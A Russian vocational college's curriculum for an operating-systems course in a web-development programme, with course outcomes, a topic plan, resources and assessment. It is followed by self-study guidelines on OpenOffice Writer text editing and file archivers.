1. Паспорт рабочей программы дисциплины 4

2. Структура и содержание дисциплины 6

3. Условия реализации рабочей программы дисциплины 10

4. Контроль и оценка результатов освоения дисциплины 11

1. ПАСПОРТ РАБОЧЕЙ ПРОГРАММЫ ДИСЦИПЛИНЫ ОП.06. ОПЕРАЦИОННЫЕ СИСТЕМЫ И СРЕДЫ

1.1. Область применения программы

Рабочая программа дисциплины ОП.06. Операционные системы и среды является частью основной профессиональной образовательной программы СПО – программы подготовки специалистов среднего звена по *специальности 09.02.09 Веб-разработка*, входящей в состав укрупненной группы специальностей *09.00.00 Информатика и вычислительная техника*.

1.2 Место дисциплины в структуре образовательной программы:

Дисциплина ОП.06. Операционные системы и среды является дисциплиной общепрофессионального учебного цикла из часов вариативной части.

1.3. Требования к результатам освоения дисциплины:

В результате освоения дисциплины обучающийся **должен**

уметь:

$У_1$ - использовать средства операционных систем и сред для обеспечения работы вычислительной техники;

$У_2$ - работать в конкретной операционной системе;

$У_3$ - работать со стандартными программами операционной системы;

$У_4$ - устанавливать и сопровождать операционные системы;

$У_5$ - поддерживать приложения различных операционных систем.

знать:

$З_1$ - состав и принципы работы операционных систем и сред;

$З_2$ – понятие, основные функции, типы операционных систем;

$З_3$ – свойства операционных систем: обработку прерываний, планирование процессов, обслуживание ввода-вывода, управление виртуальной памятью;

$З_4$ – свойства операционных систем: работу с файлами, планирование заданий, распределение ресурсов;

$З_5$ – принципы построения операционных систем;

$З_6$ – способы организации поддержки устройств, драйверы оборудования;

$З_7$ – понятие, функции и способы использования программного интерфейса операционной системы, виды пользовательского интерфейса.

С целью овладения **общими компетенциями** (ОК):

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам.

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности.

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде.

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста.

ОК 09. Пользоваться профессиональной документацией на государственном и *иностранном* языках[1].

и **профессиональной компетенцией (ПК):**

ПК 1.1. Проектировать информационные ресурсы.

ПК 1.2. Разрабатывать интерфейсы пользователя.

ПК 1.3. Интегрировать программный код в соответствующую инфраструктуру.

ПК 1.4. Использовать систему контроля версий в процессе коллективной (параллельной) разработки.

ПК 1.5. Выполнять процедуру тестирования программного кода

ПК 2.1. Устанавливать прикладное программное обеспечение и модули информационных ресурсов, включая их настройку.

ПК 2.2. Проводить работы по резервному копированию и развертыванию резервной копии информационных ресурсов.

ПК 2.3. Настраивать права пользователей в соответствии с функциональными задачами (ролями) и на основании информации о поведенческих факторах.

ПК 2.4. Применять программные средства обеспечения безопасности информации веб-приложений.

ПК 2.5. Обрабатывать запросы заказчика в службе технической поддержки в соответствии с трудовым заданием.

ПК 3.1. Проектировать структуры разделов информационных ресурсов с целью создания эскиза и прототипа интерфейса пользователя.

ПК 3.2. Разрабатывать интерфейс пользователя для информационных ресурсов с использованием стандартов в области веб-разработки.

ПК 3.3. Создавать структуру кода веб-страницы информационного ресурса в соответствии с дизайн-макетом.

[1] Выделенное курсивом не формируется в рамках данной дисциплины

ПК 3.4. Создавать программный код на стороне клиента в соответствии с техническим заданием (спецификацией) с использованием языков программирования, библиотек и фреймворков.

1.4. Количество часов на освоение рабочей программы дисциплины:

Объем дисциплины – 56 часов, в том числе

в форме практической подготовки – 18 часов

включает:

объем работы обучающегося во взаимодействии с преподавателем – 42 часа, в том числе

практические занятия –18 часов;

самостоятельная работа обучающегося – 8 часов

промежуточная аттестация (экзамен) – 6 часов

Обязательная часть рабочей программы составляет – 00 часов, вариативная часть – 56 часов.

2. СТРУКТУРА И СОДЕРЖАНИЕ ДИСЦИПЛИНЫ

2.1. Объем дисциплины и виды учебной работы

Вид учебной работы	Объем часов
Объем дисциплины (всего)	**56**
в том числе:	
в форме практической подготовки	18
Объем работы обучающегося во взаимодействии с преподавателем	**42**
в том числе:	
практические занятия	18
Самостоятельная работа обучающегося (всего) *в том числе:* *самостоятельное изучение материала* *подготовка к экзамену*	**8** 2 6
Промежуточная аттестация	**6**

2.2. Формы промежуточной аттестации

4 семестр – экзамен

2.2. Тематический план и содержание дисциплины
ОП.06. Операционные системы и среды

Наименование разделов и тем	Содержание учебного материала, лабораторные и практические занятия, самостоятельная работа обучающихся, курсовая работ (проект) *(если предусмотрены)*		Объем часов	В т.ч. практической подготовки	Формируемые компетенции
Тема 1. История, назначение и функции операционных систем	*Содержание учебного материала*		*2*		ОК 01, ОК 02, ОК 05, ОК 09, ПК 1.1-ПК 1.5, ПК 2.1-ПК 2.5, ПК 3.1-ПК 3.4
	1	История развития операционных систем. Отличительные особенности современных операционных систем (на примере DOS, Windows, Mac OS, Linux, QNX OS/2) Основная классификация операционных систем Общие сведения об операционных системах. Понятие интерфейсов пользователя. Виды интерфейсов	2		
Тема 2. Архитектура операционной системы	*Содержание учебного материала*		*8*	2	ОК 01, ОК 02, ОК 05, ОК 09, ПК 1.1-ПК 1.5, ПК 2.1-ПК 2.5, ПК 3.1-ПК 3.4
	1	Архитектура операционных систем. Основные принципы построения операционных систем. (принципы модульности, особого режима работы, виртуализации, мобильности, совместимости, генерируемости, открытости, обеспечение безопасности вычислений)	2		
	2	Требования к современным операционным системам реального времени (Real Time OS, RTOS)	2		
	3	Общие сведения об операционных системах Windows XP, Linux. Задачи операционной системы. Интерфейсы операционной системы. Оболочка. Утилиты операционных систем. Структура ядра. Структура каталогов операционной системы.	2		
	Практические занятия		**2**	2	ОК 01, ОК 02, ОК 05, ОК 09, ПК 1.1-ПК 1.5, ПК 2.1-ПК 2.5, ПК 3.1-ПК 3.4
	4	**Практическое занятие № 1.** Использование сервисных программ поддержки интерфейсов. Настройка рабочего стола.			
Тема 3. Общие сведения о процессах и потоках	*Содержание учебного материала*		*4*	2	ОК 01, ОК 02, ОК 05, ОК 09, ПК 1.1-ПК 1.5, ПК 2.1-ПК 2.5, ПК 3.1-ПК 3.4
	1	Модель процесса. Создание процесса. Завершение процесса. Иерархия процесса. Состояние процесса. Реализация процесса	2		
	2	Применение потоков. Классификация потоков. Реализация потоков	2		

Тема 4. Взаимодействие и планирование процессов	*Содержание учебного материала*		*4*	2	ОК 01, ОК 02, ОК 05, ОК 09, ПК 1.1-ПК 1.5, ПК 2.1-ПК 2.5, ПК 3.1-ПК 3.4
	1	Взаимодействие и планирование процессов. Взаимодействие и синхронизация процессов. Планирование с приоритетами	2		
	Практические занятия		**2**	2	ОК 01, ОК 02, ОК 05, ОК 09, ПК 1.1-ПК 1.5, ПК 2.1-ПК 2.5, ПК 3.1-ПК 3.4
	2	**Практическое занятие № 2.** Управление процессами с помощью команд ОС для работы с процессами			
Тема 5. Управление памятью	*Содержание учебного материала*		*8*		ОК 01, ОК 02, ОК 05, ОК 09, ПК 1.1-ПК 1.5, ПК 2.1-ПК 2.5, ПК 3.1-ПК 3.4
	1	Управление памятью в операционных системах. Системные вызовы управления памятью. Реализация управления памятью. Ввод – вывод информации в операционных системах. Фундаментальные концепции. Конвейеры и фильтры. Работа с сетью. Системные вызовы ввода-вывода в операционных системах. Реализация ввода-вывода в операционных системах.	2		
	2	Разработка, реализация и сегментация страничной реализации памяти. Моделирование взаимоблокировок при помощи графов. Предотвращение взаимоблокировок. Атака условия взаимного исключения, атака условия удержания и ожидания, атака условия невыгружаемости, атака условия циклического ожидания	2		
	Практические занятия		**4**	4	ОК 01, ОК 02, ОК 05, ОК 09, ПК 1.1-ПК 1.5, ПК 2.1-ПК 2.5, ПК 3.1-ПК 3.4
	3	**Практическое занятие № 3.** Исследование соотношения между представляемым и истинным объемом занятой дисковой памяти. Изучение влияния количества файлов на время, необходимое для их копирования			
	4	**Практическое занятие № 4.** Управление памятью			
Тема 6. Файловая система и ввод и вывод информации	*Содержание учебного материала*		*8*	4	ОК 01, ОК 02, ОК 05, ОК 09, ПК 1.1-ПК 1.5, ПК 2.1-ПК 2.5, ПК 3.1-ПК 3.4
	1	Классификация операционных систем. Логическое хранилище и кодирование информации. Файловая система. Ввод информации. Вывод информации	2		

	Практическое занятие		**4**	4	ОК 01, ОК 02, ОК 05, ОК 09, ПК 1.1-ПК 1.5, ПК 2.1-ПК 2.5, ПК 3.1-ПК 3.4
	2	**Практическое занятие № 5.** Работа с программой «Файл-менеджер Проводник». Работа с файловыми системами и дисками			
	3	**Практическое занятие № 6.** Диагностика и коррекция ошибок ОС, контроль доступа к ОС.			
	Самостоятельная работа		**2**		
	Работа с текстовым редактором. Работа с архиватором. Работа с операционной оболочкой				
Тема 7. Работа в операционных системах и средах	*Содержание учебного материала*		*8*		ОК 01, ОК 02, ОК 05, ОК 09, ПК 1.1-ПК 1.5, ПК 2.1-ПК 2.5, ПК 3.1-ПК 3.4
	1	Системный подход к обеспечению безопасности. Понятие безопасности. Требования безопасности. Угрозы безопасности. Методы организации безопасности в операционных системах. Управление безопасностью. Безопасность, диагностика и восстановление ОС после отказов. планирование операционной системы.	2		
	Практическое занятие		**6**	6	ОК 01, ОК 02, ОК 05, ОК 09, ПК 1.1-ПК 1.5, ПК 2.1-ПК 2.5, ПК 3.1-ПК 3.4
	2	**Практическое занятие № 7.** Установка и настройка системы. Установка параметров автоматического обновления системы. Установка новых устройств. Управление дисковыми ресурсами			
	3	**Практическое занятие № 8.** Конфигурирование файлов. Управление процессами в ОС. Резервное хранение, командные файлы			
	4	**Практическое занятие № 9.** Работа с командами в ОС. Использование команды работы с файлами и каталогами			
	5	Обобщение материала по всей дисциплине	2		
	Самостоятельная работа		**6**		ОК 01, ОК 02, ОК 05, ОК 09, ПК 1.1-ПК 1.5, ПК 2.1-ПК 2.5, ПК 3.1-ПК 3.4
	Подготовка к экзамену				
	Экзамен		**6**		
	ВСЕГО:		**56**	18	

3. УСЛОВИЯ РЕАЛИЗАЦИИ РАБОЧЕЙ ПРОГРАММЫ ДИСЦИПЛИНЫ

3.1. Материально-техническое обеспечение

Реализация рабочей программы дисциплины проходит в лаборатории информационных технологий и программирования.

Оборудование кабинета:

- посадочные места по количеству обучающихся;
- проектор, экран;
- рабочее место преподавателя – АРМ преподавателя;

3.2. Учебно-методическое обеспечение

По дисциплине ОП.06. Операционные системы и среды разработана учебно-методическая документация:

- рабочая программа дисциплины;
- оценочные материалы;
- методические указания по выполнению заданий на практических занятиях;
- методические указания по выполнению самостоятельной работы.

3.3. Информационное обеспечение обучения

Учебная литература:

1. Гостев, И. М. Операционные системы : учебник и практикум для среднего профессионального образования / И. М. Гостев. — 2-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 164 с. — (Профессиональное образование). — ISBN 978-5-534-04951-0. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/514426 (дата обращения: 15.01.2024).

Интернет - ресурсы

http://www.thg.ru/ - сеть изданий о современной электронике в мире;

http://www.linux.org.ru — сайт о разработках ОС Linux;

http://www.altlinux.ru - сайт компании ALT Linux - Российского лидера в разработке свободного ПО и дистрибутивов на базе Linux

4 КОНТРОЛЬ И ОЦЕНКА РЕЗУЛЬТАТОВ ОСВОЕНИЯ ДИСЦИПЛИНЫ

Контроль и оценка результатов освоения дисциплины осуществляется преподавателем в процессе текущего контроля знаний, проверки выполнения заданий практических занятий и самостоятельной работы, а также во время промежуточной аттестации.

Оценка качества подготовки обучающихся осуществляется через оценку знаний, умений по дисциплине и оценку сформированности компетенций.

Результаты обучения (освоенные умения, усвоенные знания)	**Формы и методы контроля и оценки результатов обучения**	
	Текущий контроль	**Промежуточная аттестация**
уметь:		
$У_1$ - использовать средства операционных систем и сред для обеспечения работы вычислительной техники;	- оценка выполнения заданий на практических занятиях; - оценка выполнения заданий самостоятельной работы	- экзамен
$У_2$ - работать в конкретной операционной системе;		
$У_3$ - работать со стандартными программами операционной системы;		
$У_4$ - устанавливать и сопровождать операционные системы;		
$У_5$ - поддерживать приложения различных операционных систем.		
знать:		
$З_1$ - состав и принципы работы операционных систем и сред;	- оценка выполнения заданий на практических занятиях; - устный опрос; - оценка выполнения заданий самостоятельной работы	- экзамен
$З_2$ – понятие, основные функции, типы операционных систем;		
$З_3$ – свойства операционных систем: обработку прерываний, планирование процессов, обслуживание ввода-вывода, управление виртуальной памятью;		
$З_4$ – свойства операционных систем: работу с файлами, планирование заданий, распределение ресурсов;		
$З_5$ – принципы построения операционных систем;		
$З_6$ – способы организации поддержки устройств, драйверы оборудования;		
$З_7$ – понятие, функции и способы использования программного интерфейса операционной системы, виды пользовательского интерфейса		

Оценка ***общих компетенций (ОК)***:

Результат (общие компетенции)	**Основные показатели**
ОК 01. Выбирать способы решения задач профессиональной деятельности, применительно к различным	- самостоятельно организует свою деятельность по выданным заданиям - умеет оценить свои возможности для выполнения поставленных целей, задач, заданий по дисциплине

контекстам	
ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности.	- осуществляет поиск информации в сети Интернет и различных электронных носителях - извлекает информацию с электронных носителей - использует средства ИТ для обработки и хранения информации - представляет информацию в различных формах с использованием разнообразного программного обеспечения
ОК 04. Эффективно взаимодействовать и работать в коллективе и команде	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации
ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах - способен оценить уровень своих знаний по дисциплине
ОК 09. Пользоваться профессиональной документацией на государственном и *иностранном* языках[2].	- осуществлять эффективный поиск необходимой информации в российских и зарубежных источниках: нормативно-правовой документации, стандартов, научных публикации, технической документации; - уметь анализировать, систематизировать и применять в профессиональной деятельности информацию, содержащуюся в документации профессиональной области.

Оценка ***профессиональных компетенций (ПК)*** происходит через освоенные знания и умения.

Критерии и методы оценки освоения дисциплины отражены в оценочных материалах.

[2] Выделенное курсивом не формируется в рамках данной дисциплины

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

ОПЕРАЦИОННЫЕ СИСТЕМЫ И СРЕДЫ

МЕТОДИЧЕСКИЕ УКАЗАНИЯ
по выполнению самостоятельной работы
для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

Методические указания составлены в соответствии с рабочей программой по дисциплине ОП.06. Операционные системы и среды

Разработчик: АНО СПО «Цифровой колледж Синергия»

Составитель:
Сидорова А.Ю., зам.директора по УВР

1. Пояснительная записка

Самостоятельная работа студентов является одной из основных форм внеаудиторной работы дисциплине ОП.06. Операционные системы и среды имеет следующие виды: самостоятельное изучение темы и подготовка к промежуточной аттестации.

В результате освоения дисциплины ОП.06. Операционные системы и среды обучающиеся должны

уметь:

$У_1$ - использовать средства операционных систем и сред для обеспечения работы вычислительной техники;

$У_2$ - работать в конкретной операционной системе;

$У_3$ - работать со стандартными программами операционной системы;

$У_4$ - устанавливать и сопровождать операционные системы;

$У_5$ - поддерживать приложения различных операционных систем.

знать:

$З_1$ - состав и принципы работы операционных систем и сред;

$З_2$ – понятие, основные функции, типы операционных систем;

$З_3$ – свойства операционных систем: обработку прерываний, планирование процессов, обслуживание ввода-вывода, управление виртуальной памятью;

$З_4$ – свойства операционных систем: работу с файлами, планирование заданий, распределение ресурсов;

$З_5$ – принципы построения операционных систем;

$З_6$ – способы организации поддержки устройств, драйверы оборудования;

$З_7$ – понятие, функции и способы использования программного интерфейса операционной системы, виды пользовательского интерфейса.

С целью овладения **общими компетенциями** (ОК):

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам.

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности.

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде.

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста.

ОК 09. Пользоваться профессиональной документацией на государственном и *иностранном* языках[1].

и **профессиональной компетенцией (ПК):**

ПК 1.1. Проектировать информационные ресурсы.

ПК 1.2. Разрабатывать интерфейсы пользователя.

ПК 1.3. Интегрировать программный код в соответствующую инфраструктуру.

[1] Выделенное курсивом не формируется в рамках данной дисциплины

ПК 1.4. Использовать систему контроля версий в процессе коллективной (параллельной) разработки.

ПК 1.5. Выполнять процедуру тестирования программного кода

ПК 2.1. Устанавливать прикладное программное обеспечение и модули информационных ресурсов, включая их настройку.

ПК 2.2. Проводить работы по резервному копированию и развертыванию резервной копии информационных ресурсов.

ПК 2.3. Настраивать права пользователей в соответствии с функциональными задачами (ролями) и на основании информации о поведенческих факторах.

ПК 2.4. Применять программные средства обеспечения безопасности информации веб-приложений.

ПК 2.5. Обрабатывать запросы заказчика в службе технической поддержки в соответствии с трудовым заданием.

ПК 3.1. Проектировать структуры разделов информационных ресурсов с целью создания эскиза и прототипа интерфейса пользователя.

ПК 3.2. Разрабатывать интерфейс пользователя для информационных ресурсов с использованием стандартов в области веб-разработки.

ПК 3.3. Создавать структуру кода веб-страницы информационного ресурса в соответствии с дизайн-макетом.

ПК 3.4. Создавать программный код на стороне клиента в соответствии с техническим заданием (спецификацией) с использованием языков программирования, библиотек и фреймворков.

РАБОТА С ТЕКСТОВЫМ РЕДАКТОРОМ. РАБОТА С АРХИВАТОРОМ. РАБОТА С ОПЕРАЦИОННОЙ ОБОЛОЧКОЙ

Цель работы: формирование умений и навыков работы с текстовым редактором, архиватором, операционной оболочкой.

Теоретические сведения

Работа с текстовым редактором Writer - это текстовый процессор в составе OpenOffice.org. В дополнение к обычным особенностям текстового процессора (проверка орфографии, тезаурус, расстановка переносов, автозамена, поиск и замена, автоматическое составление оглавлений и индексов, составление стандартных писем и другое), Writer обеспечивает следующие важные возможности:

Шаблоны и стили;

Мощные методы разметки страниц (включая врезки, столбцы и таблицы);

Встраивание или связывание графики, электронных таблиц и других объектов;

Встроенные средства рисования;

Главные документы, используемые для объединения набора документов в один документ;


Отслеживание изменений в версиях документов;

Интеграция с базами данных, включая базу данных библиографии;

Экспорт в формат PDF, включая закладки;

И еще многое другое...

И еще многое другое...



Редактор OpenOffice.org Writer предназначен для просмотра, создания и редактирования текстовых документов.

Создание нового документа

Вы можете создать пустой документ в Writer несколькими способами:

- Нажатием клавиш Control+N. При нажатии на эти клавиши вы создаете новый пустой документ. Если вы уже работаете с открытым документом, то новый документ появляется в новом окне.

Выбором Файл> Создать > Текстовый документ. Результат будет такой же, как и при нажатии клавиш Control+N.

Щелчком по иконке Создать на панели инструментов Стандартная.

Навигация по тексту

Под навигацией по тексту понимается перемещение курсора текста в нужное место документа, производить которое можно с помощью мыши или клавиатуры.

Первый способ осуществляется с помощью полос прокрутки – "схватившись" мышью заползунок или с помощью стрелок на полосе прокрутки можно перемещать часть отображаемого документа. Если мышь имеет дополнительные кнопки или колесо прокрутки, то можно перемещаться по документу, используя их.


С помощью клавиатуры можно перемещать курсор при помощи стрелок и клавиш PageUp,PageDown,Home и End. При нажатии на стрелку влево или вправо курсор перемещается на один символ влево или вправо соответственно.

При нажатии на стрелку вверх или вниз курсор перемещается на строку вверх или на строку вниз. Клавиши PageUp и PageDown перемещают курсор сразу на страницу вверх или вниз; Home и End используются для перемещения в начало и конец строки соответственно. Можно использовать клавиши перемещения курсора совместно с клавишей Control – в этом случае клавиши стрелок влево и вправо перемещают курсор на одно слово (до пробела или знаков препинания) влево или вправо, а клавиши PageUp и PageDown– в начало или конец документа.

Ввод текста

Для ввода текста необходимо создать новый, либо открыть существующий документ OpenOffice.org Writer, установить курсор в том месте документа, где будет вводиться текст и, используя клавиатуру, ввести его. По умолчанию используется режим вставки – текст за курсором будет сдвигаться вместе с нововведённым. Если необходимо, чтобы введённый текст заменял уже существующий, смените режим вставки на замену при помощи клавиши Insert. Текущий режим отображается на панели состояния.

При вводе текста используется функция автодополнения слов: длинные и часто набираемые слова дополняются вариантом уже введённого ранее слова с таким же началом. Чтобы закончить слово, используйте клавиши автодополнения, указанную в диалоге настройки Автокоррекция/Автоформат(меню Сервис–>Автозамена/Автоформат...–>Завершение слова) в поле "Применить" (по умолчанию используется клавиша Enter). В этом же диалоге устанавливаются свойства автодополнения, такие как минимальное количество букв в слове для включения функции автодополнения, максимальное количество слов для запоминания, как будет выводиться автодополнение (в форме подсказки или в конце слова) и некоторые другие.



Удаление текста

Для удаления текста справа и слева от курсора используются клавиши Delete и Backspace. Чтобы удалить символы от курсора до начала или конца текущего слова, используйте комбинацииControl+BackspaceиControl+Delete.

Для удаления фрагмента можно выделить его и нажать на клавишу Delete или Backspace. Различные способы выделения текста приводятся в следующей главе.

Выделение текста

Для выделения текста с помощью мыши наведите курсор на начало выделяемого фрагмента, нажмите левую кнопку и, не отпуская её, переместите курсор в конец выделяемого фрагмента текста. Выделенный текст будет представлен в инвертированном цвете (по умолчанию – белый на чёрном). Если нужно выделить только одно слово, то достаточно произвести двойной щелчок по нему; для выделения полной строки применяется тройной щелчок.

Для выделения текста с помощью клавиатуры поместите курсор в начало выделяемого фрагмента текста и при нажатой клавише Shift переместите его в конец. Для того, чтобы выделить всё содержимое документа, используйте сочетание клавиш Control+A.

Выделение текста возможно в нескольких режимах, отображаемых на панели состояния: СТАН– стандартный (по умолчанию), РАСШ– расширенный (началом выделения будет текущее положение курсора) и ДОБАВ– с добавлением (возможно выделение нескольких не связанных друг с другом фрагментов текста).

Смена режима выделения производится щелчком по панели состояния; расширенный режим также переключается с помощью клавиши F8.

Клавишей Shift включается расширенный режим выделения мышью, т.е. текущее положение курсора становится началом выделения, а мышью указывается его конец.

Клавишей Control включается режим с добавлением, когда можно выделять несвязанные друг с другом фрагменты.

Форматирование текста

К выделенным фрагментам и вводимому тексту можно применять форматирование – например, изменять способ отображения символов – делать их наклонными или утолщёнными (жирными), изменять размер и шрифт символов, цвет символов и фона. Для изменения формата знаков (букв) следует выделить эти знаки.

Если Вы укажете изменение формата знака без выделения знаков, оно будет относиться к знакам, которые Вы введёте непосредственно после этого (не перемещая курсора). Форматирование применяется к выделению, слову или вводимому тексту – для этого можно использовать кнопки (инструменты) на панели инструментов, горячие клавиши или контекстное меню.

На панели инструментов имеются следующее кнопки, где Ж – Жирный, К– Курсив Ч–подчёркнутый.

Можно использовать Горячие клавиши – сочетание клавиши Control с первой буквой формата символа (англоязычное название):

Control+B– Жирный (Bold);

Control+I–Наклонный(Italic);

Control+U–Подчёркнутый(Underline);

А также Control+D- Двойное подчёркивание (Doubleunderline).

Если щёлкнуть правой кнопкой мыши по выделению или слову, появится контекстное меню. В пункте Стиль можно выбрать вид символов; этот пункт предоставляет доступ к большему количеству параметров, нежели панель инструментов. Также можно применить к символам сразу несколько форматов, например ЖирныйНаклонный.

Применение форматирования делает текст более представительным, позволяя выделить основную мысль в тексте, чтобы читатель обратил внимание на определённые фразы. В редакторе OpenOffice.org Writer можно также изменять тип и размер шрифта, цвет символов и многое другое; основные свойства вынесены на панель инструментов. Чтобы перенести текст или его фрагмент, а также графические объекты или таблицы в новое место документа, используйте вырезание или копирование, а затем вставку.

При этом скопированный текст или объект можно вставлять в другие типы документов, например электронные таблицы и презентации. Текст или объект при вырезании или копировании временно помещается в буфер обмена, где находится до момента вставки или вырезания/копирования другого текста или объекта.

Вырезание

Вырезание — это перенос текста или объекта на новое место в документе.

Первый способ

1. В окне открытого документа выделите нужный текст или графический объект любым известным способом.

2. Щелкните правой кнопкой мыши по выделенному тексту или объекту.

3. В контекстном меню выберите пункт Вырезать.

4. Вставьте вырезанный текст или объект в нужное место документа любым известным способом.

Второй способ

1. В окне открытого документа выделите нужный текст или графический объект любым известным способом.

2. Щелкните по кнопке

Вырезать на панели Стандартная. - Кнопка Вырезать автоматически активируется при выделении текста или объекта.

3. Вставьте вырезанный текст или объект в нужное место документа любым известным способом.

Третий способ

1. В окне открытого документа выделите нужный текст или графический объект любым известным способом.

2. Используйте сочетание клавиш Shift+Delete или Ctrl+X.

3. Вставьте вырезанный текст или объект в нужное место документа любым известным способом.

Четвертый способ

1. В окне открытого документа выделите нужный текст или графический объект.
2. Наведите курсор на выделенный фрагмент текста или объект.
3. При нажатой левой кнопке мыши тащите текст или объект в нужное место, но только туда, где уже есть абзац

Копирование

Копирование — это перенос точной копии текста или объекта в другое место документа.

Первый способ

1. В окне открытого документа выделите нужный текст или графический объект.

2. Щелкните правой кнопкой мыши по выделенному тексту или объекту.

3. В контекстном меню выберите пункт Копировать.

4. Вставьте скопированный текст или объект в нужное место документа.

Второй способ

1. В окне открытого документа выделите нужный текст или графический объект.

2. Щелкните по кнопке Копировать на панели Стандартная. - Кнопка Копировать автоматически активируется при выделении текста или объекта.

3. Вставьте скопированный текст или объект в нужное место документа.

Третий способ

1. В окне открытого документа выделите нужный текст или графический объект.

2. Используйте сочетание клавишCtrl+InsertилиCtrl+C.

3. Вставьте скопированный текст или объект в нужное место документа.

Четвертый способ

1. В окне открытого документа выделите нужный текст или графический объект.

2. Наведите курсор на выделенный фрагмент текста или объект.

3. Удерживайте клавишу Ctrl и при нажатой левой кнопке мыши тащите текст или объект в нужное место, но только туда, где уже есть абзац!

В ходе перетаскивания рядом с указателем мыши будет отображаться знак плюс(+). - Операцию перетаскивания можно отменить,нажав клавишуEsc, перед тем как отпуститькнопку мыши.

Вставка вырезанного или скопированного текста

Вырезанный или скопированный текст или объект можно вставлять в нужное место документа различными способами.

Первый способ

1. Щелкните правой кнопкой мыши в том месте документа, где должен размещаться текст или объект.

2. В контекстном меню выберите пункт Вставить.

Второй способ

1. В окне открытого документа установите курсор ввода текста в то место документа, где должен располагаться скопированный или вырезанный текст или объект.

2. Щелкните по кнопке Вставить на панели Стандартная. - Кнопка Вставить автоматически активируется при копировании текста или объекта.

Третий способ

1. В окне открытого документа установите курсор ввода текста в то место документа, где должен располагаться скопированный или вырезанный текст или объект.

2. Используйте сочетание клавиш Shift+Insert или Ctrl+V.

Работа с архиватором

Архиваторы - разновидность утилит, предназначенные для создания архивов, для удобства переноса или хранения файлов. Многие архиваторы используют сжатие без потерь для уменьшения размера архива.

Архив — файл, содержащий в себе информацию из одного или нескольких, иногда сжатых (без потерь), других файлов. Является результатом работы программы-архиватора. Архивирование данных упрощает их хранение, за счет того, что большие группы файлов и каталогов сводятся в один архивный файл. При этом повышается эффективность использования носителя, т.к. архивные файлы имеют повышенную плотность записи информации, а следовательно и меньший объем. Архиваторы часто используют для создания резервных копий.

Объекты сжатия

- Архивация файлов - применяют для уменьшения их размеров при подготовке к передаче по каналам Интернет или к транспортировке на внешних носителях малой емкости.

- Архивация папок- используют перед длительным хранением, в частности при резервном копировании.

- Архивация дисков- служит целям повышения эффективности использования их рабочего пространства.

Сжимать данные можно не только архивированием, но и конвертированием в другой формат: TIFF- JPG, WAV-MP3, при этом происходит потеря информации. Без потери информации сжимают архиваторы: ZIP, RAR.

Базовые требования к архиваторам

1. Извлечение файлов из архивов
2. Создание новых архивов
3. Добавление файлов в имеющийся архив
4. Создание самораспаковывающихся архивов
5. Создание распределенных архивов на носителях малой емкости
6. тестирование целостности структуры архивов
7. полное или частичное восстановление поврежденных архивов
